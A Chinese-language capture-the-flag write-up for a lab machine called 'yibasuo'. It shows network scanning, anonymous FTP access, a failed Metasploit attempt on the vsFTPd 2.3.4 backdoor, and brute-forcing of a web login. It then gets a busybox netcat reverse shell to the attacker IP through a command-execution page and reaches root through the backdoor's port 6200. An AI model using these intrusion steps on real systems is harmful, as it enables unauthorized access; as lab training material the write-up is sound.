

yibasuo

user

打开靶机，然后进行信息搜集

```
(root㉿kali)-[~]
# sudo arp-scan -I eth0 192.168.3.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b6:ad:54, IPv4: 192.168.3.236
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.102 94:bb:43:0a:80:4a (Unknown)
192.168.3.248 08:00:27:41:ef:aa PCS Systemtechnik GmbH
192.168.3.241 42:75:d1:28:e7:70 (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.031 seconds (126.05 hosts/sec). 3 responded
```

发现靶机地址：

192.168.3.248

fscan扫一下192.168.3.248

```
fscan.exe -h 192.168.3.248/windows ./fscan -h 192.168.3.248 /linux
```




nmap 扫一下

```
(root㉿kali)-[~]
# nmap 192.168.3.248
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-23 00:16 CST
Nmap scan report for 192.168.3.248
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:41:EF:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
```


发现21端口，使用

```
ftp 192.168.3.248 21 连接
```



```
(root㉿kali)-[~]
# ftp 192.168.3.248 21
Connected to 192.168.3.248.
220 (vsFTPd 2.3.4)
Name (192.168.3.248:kali): ■
```

因为在扫描的过程里面是匿名登录，使用name为anonymous 密码为空，直接敲回车



```
(root㉿kali)-[~]
# ftp 192.168.3.248 21
Connected to 192.168.3.248.
220 (vsFTPd 2.3.4)
Name (192.168.3.248:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26364||).
150 Here comes the directory listing.
-rw-r--r--    1 0          0           14 Jun 17 13:41 creds.txt
226 Directory send OK.
ftp> ■
```

下载到本地

```
get creds.txt
```

然后cat一下发现是错的，然后发现这里有个信息

```
220 (vsFTPd 2.3.4)
```

搜索一下

[AI 模式](#) [全部](#) [视频](#) [购物](#) [图片](#) [新闻](#) [短视频](#) [更多](#) [工具](#)

CSDN博客

<https://blog.csdn.net/article/details/138683346>

Ftp笑脸漏洞（vsFTPd 2.3.4）复现（后门漏洞）

2024年5月10日 — vsftpd 2.3.4 带漏洞版本可复现 · 在分析或研究此漏洞的过程中，"vsftpd-2.3.4-infected"这个文件可能是包含了被该漏洞影响的vsftpd服务的复现环境或者漏洞 ...



IT 邦帮忙

<https://ithelp.ithome.com.tw/articles> · 转为简体网页

Day11 vsFTPd 2.3.4的漏洞利用 - IT 邦帮忙

2024年9月25日 — Day11 vsFTPd 2.3.4的漏洞利用 · 1°啟動Metasploit · 2°搜尋漏洞模組 · 3°載入漏洞模組 · 4°設置目標並檢查 · 5°執行攻擊 · 6°確認攻擊結果 · 7°開始遠 ...

https://blog.csdn.net/m0_62670778/article/details/138683346

不过使用工具无法

```
rhosts ⇒ 192.168.3.248
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.3.248:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.3.248:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

到达。

然后

```
ftp 192.168.3.248 21
name:anonymous:)
pass:直接回车
发现是不行的
```

然后就查看80端口，发现是登录页面，直接爆破

请求	Payload 1	Payload 2	状态码	接收到响应	错误	超时	长度 ^	注释
130049	admin	password123	302	52			3696	
978	wangjinfeng	123456	200	8			4450	
985	yangxuzhen	123456	200	33			4450	
989	liubing	123456	200	18			4450	
1002	zhangguizhi	123456	200	12			4450	
1003	zhouyong	123456	200	8			4450	
1011	yanghong	123456	200	2			4450	
1014	zhangwen	123456	200	6			4450	

请求 响应
美化 Raw Hex 页面渲染

靶机控制系统

登录进去，发现存在进行输入命令的地方，不过有的是存在不授权的

```
ls /usr/bin
```

```
ls /usr/bin > file.txt
```

爆破发现busybox有权限

直接输入命令 进行反弹shell

```
busybox nc 192.168.3.236 8888 -e /bin/bash
```

执行系统命令

```
busybox nc 192.168.3.236 8888 -e /bin/bash
```

命令结果:

```
(root㉿kali)-[~]
# nc -lvp 8888
listening on [any] 8888 ...
ls
192.168.3.248: inverse host lookup failed: Host name lookup failure
connect to [192.168.3.236] from (UNKNOWN) [192.168.3.248] 41028
index.php
logout.php
root@Yibasuo:~/home/
```

反弹成功

```
/usr/bin/script -qc /bin/bash /dev/null 稳定shell
```

然后就是

```
www-data@Yibasuo:/var/www/html/secure$ cd /home
cd /home
www-data@Yibasuo:/home$ ls
ls
ftp todd
www-data@Yibasuo:/home$ cd ./tod
cd ./tod
bash: cd: ./tod: No such file or directory
www-data@Yibasuo:/home$ cd ./todd
cd ./todd
www-data@Yibasuo:/home/todd$ cat u*
cat u*
flag{user-43109792-4b81-11f0-a435-9731ae49dbea}
```

root

在之前说过有个漏洞没有打，但是那个漏洞是打进去，不过没有权限去利用，然后进入内部了，ss -lntup一下发现6200端口开放，

6200端口是写入东西了，直接监听反弹shell，拿下root

```
www-data@Yibasuo:/var/www/html/secure$ ss -lntup
ss -lntup
Netid      State     Recv-Q     Send-Q      Local Address:Port          Peer Address:Port
udp        UNCONN    0            0           0.0.0.0:68              0.0.0.0:*
tcp        LISTEN    0            32          0.0.0.0:21              0.0.0.0:*
tcp        LISTEN    0            128         0.0.0.0:22              0.0.0.0:*
tcp        LISTEN    0            100         0.0.0.0:6200             0.0.0.0:*
tcp        LISTEN    0            128         *:80                   *:*
tcp        LISTEN    0            128         [::]:22                [::]:*
www-data@Yibasuo:/var/www/html/secure$ busybox nc 127.0.0.1 6200
busybox nc 127.0.0.1 6200
ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
```

```
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
cd /root
cd /root
ls
ls
root.txt
cat root.txt
cat root.txt
flag{root-15d4d3ec-4b81-11f0-9da9-b378f7bb3e40}
```